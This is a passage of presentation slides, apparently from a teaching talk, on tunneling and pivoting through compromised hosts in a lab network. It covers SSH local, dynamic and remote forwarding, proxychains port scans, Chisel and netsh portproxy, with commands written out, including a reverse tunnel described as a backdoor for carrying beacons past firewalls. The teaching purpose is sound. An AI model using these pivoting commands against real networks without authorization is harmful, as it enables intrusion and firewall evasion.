Ways to Tunnel & Pivot Through Networks

Presentation to GMU CC

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EXPERTISE and **TECHNOLOGY** For National Security

What will we cover?

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As much as we can in an hour or so…how long do you have?

What is tunneling?
When is it handy?
Some practical applications
Suggestions for your own testing

Why do we need to tunnel?

Firewalls are annoying 

So are proxies 


We can compromise a host, but where do we go from there?

Routing packets from your workstation, through a compromised host to a new target? 

Some ways to do it


How do YOU do it?

- SSH tunneling
- SOCKS proxy
- Windows port forwards
- ICMP tunnels
- DNS tunnels
- ...




Pretend network...just to help visualize

Interfaces
lo 127.0.0.1
ens160: 10.10.2.30
ens192: 172.25.0.30 or 31



Linux
Jump boxes


Interfaces
lo 127.0.0.1
ens160: 10.10.2.31
ens192: 172.16.10.31



Windows
Jump boxes


Interfaces
localhost 127.0.0.1
eth0 10.10.255.x

Your attack workstation




Interfaces
localhost 127.0.0.1
IP: 172.16.20.40

Windows
Eternal Blue




Interfaces
localhost 127.0.0.1
IP: 172.25.0.40 or 41

Metasploitable2



Interfaces
localhost 127.0.0.1
IP: 172.25.0.50 or 51

Metasploitable3


Connect into jump boxes - forward traffic over secure channel
Interfaces
lo 127.0.0.1
ens160: 10.10.2.30
ens192: 172.25.0.30 or 31
Linux
Jump boxes
Interfaces
localhost 127.0.0.1
IP: 172.25.0.60 or 61
Windows
Eternal Blue
Interfaces
lo 127.0.0.1
ens160: 10.10.2.31
ens192: 172.16.10.31
Windows
Jump boxes
Interfaces
localhost 127.0.0.1
IP: 172.25.0.40 or 41
Metasploitable2
Interfaces
localhost 127.0.0.1
IP: 172.25.0.50 or 51
Metasploitable3
Interfaces
localhost 127.0.0.1
eth0 10.10.2.?
Your attack workstation

Sometimes we'll set up tunnels from the inside to allow traffic back in to target

Interfaces
lo 127.0.0.1
ens160: 10.10.2.30
ens192: 172.25.0.30 or 31

Linux Jump boxes

Interfaces
localhost 127.0.0.1
IP: 172.25.0.60 or 61

Windows Eternal Blue

Interfaces
lo 127.0.0.1
ens160: 10.10.2.31
ens192: 172.16.10.31

Windows Jump boxes

Interfaces
localhost 127.0.0.1
IP: 172.25.0.40 or 41

Metasploitable2

Interfaces
localhost 127.0.0.1
IP: 172.25.0.50 or 51

Metasploitable3

Interfaces
localhost 127.0.0.1
eth0 10.10.2.?

Your attack workstation

You’ve got SSH to a linux box!

Explore its local network, enumerate hosts it has access to, and hack more things with forward or reverse tunneling, SOCKS proxy, or SSHuttle

Got command execution on a Windows box?

Download Chisel client and route traffic through that system, or back to your attack box....

Yes, even if the system is behind a web proxy!

Admin on a Windows box but don’t have Chisel?

> netsh interface portproxy

will let you forward traffic through the system similar to SSH port forward

Need a non-TCP protocol?

How about a UDP tunnel with OpenVPN, DNS tunneling, or an ICMP tunnel?

What other ways would you use?

Meterpreter

Cobalt Strike

Netcat/Socat

Ngrok

XCE


Hans

ReGeorg


DNSCat2

ssh -L


Forwards traffic from a single port on your workstation to a port on your jump box, OR on another IP the jump box can touch


[kali] # ssh -L 127.0.0.1:445:172.25.0.60:445 user@10.10.2.30
Interfaces
lo 127.0.0.1
ens160: 10.10.2.30 or 31
ens192: 172.25.0.30 or 31
Linux
Jump boxes
Interfaces
localhost 127.0.0.1
IP: 172.25.0.60 or 61
Windows
Eternal Blue
Interfaces
lo 127.0.0.1
ens160: 10.10.2.35 or 36
ens192: 172.25.0.35 or 36
Windows
Jump boxes
Interfaces
localhost 127.0.0.1
IP: 172.25.0.40 or 41
Metasploitable2
Interfaces
localhost 127.0.0.1
IP: 172.25.0.50 or 51
Metasploitable3
Interfaces
localhost 127.0.0.1
eth0 10.10.2.?
Your attack workstation

[kali] # ssh -L 127.0.0.1:1234:172.25.0.60:3389 user@10.10.2.30




Interfaces
localhost 127.0.0.1
eth0 172.25.0.60



Interfaces
localhost 127.0.0.1
eth0 10.10.2.30

SSH

Interfaces
localhost 127.0.0.1
eth0 10.10.2.??
Listener on 1234



1

ssh port forward (local-->remote)

Set up Local port forward (from you to the target)

```
ssh -L [BIND_ADDRESS:]PORT:HOST:HOSTPORT HOSTNAME
```

```
ssh -L 127.0.0.1:33306:127.0.0.1:3306 user@host.ip
```


Use this to forward packets from your computer port 33306, to the remote system on 3306


Extra flags to use

n = redirect stdin - used when running SSH in the background
N = don't execute a remote command
T = disable pseudo TTY allocation

https://www.systutorials.com/proxy-using-ssh-tunnel/

SSH tunneling on Windows…





Plink.exe .70 or higher

What are some uses for forwarding a single port?

?

Instead of creating lists of port-forwards to individual IPs and individual ports

Do dynamic forwarding with socks proxy

ssh -D

Sets up a socks proxy on target system for you to pass traffic to remote hosts

What is a SOCKS proxy?

- **Sock**et **S**ecure protocol that routes traffic from client to target
- SOCKS is a layer 5 protocol that sits between SSL (layer 7) and TCP/UDP (layer 4) -- No ARP or routing protos (layers 1-3)
- Encapsulates (doesn't encrypt) and forwards the packet to target with new source port and itself as the source IP
- Can handle HTTP, HTTPS, FTP, and other connections
- Nmap over socks4 only. No UDP, ping, or OS fingerprinting
- Socks5 supports authentication and UDP (socks4 doesn't)

https://securityintelligence.com/posts/socks-proxy-primer-what-is-socks5-and-why-should-you-use-it/

ssh socks proxy

Set up socks proxy upon connection to target, listening on port 1080

```
# ssh -D 1080 user@target_ip
```

Add details to /etc/proxchains.conf

```
socks5  127.0.0.1       1080
```

Extra settings

```
ssh -CTNgD "*:1080" user@target_ip
```

-C Requests gzip compression of all data
-T Disable pseudo-tty allocation
-N Do not execute a remote command - just forwards ports
-g Allows remote hosts to use your socks5 proxy
"*:1080" listens on all IPs, not just 127.0.0.1

https://www.systutorials.com/proxy-using-ssh-tunnel/

Let’s try it!


SSH into the linux jump box using -D to port scan the exploitable boxes:

 # ssh -D 1080 yourlab@10.10.2.30

Update /etc/proxychains.conf

socks5 127.0.0.1 1080

#proxychains nmap -sT -Pn -n --open 172.25.0.40-61 -oA lab-portscans



ssh -R

Forwards traffic from a *Remote* host back to your workstation. Sometimes used as a backdoor to skirt firewall rules


Jump box can forward beacons back to attacker

Let’s prepare our target to allow connections from other computers on the network….This could come in handy with beacons from targets on the network

vi /etc/ssh/sshd_config

```
GatewayPorts yes
```


```
# service ssh restart
```



ssh -gnNT -R 4444:127.0.0.1:4444 user@10.10.2.30

Interfaces
localhost 127.0.0.1
eth0 10.10.2.??


SSH




Interfaces
localhost 127.0.0.1
eth0 10.10.2.30

172.25.0.30

4444



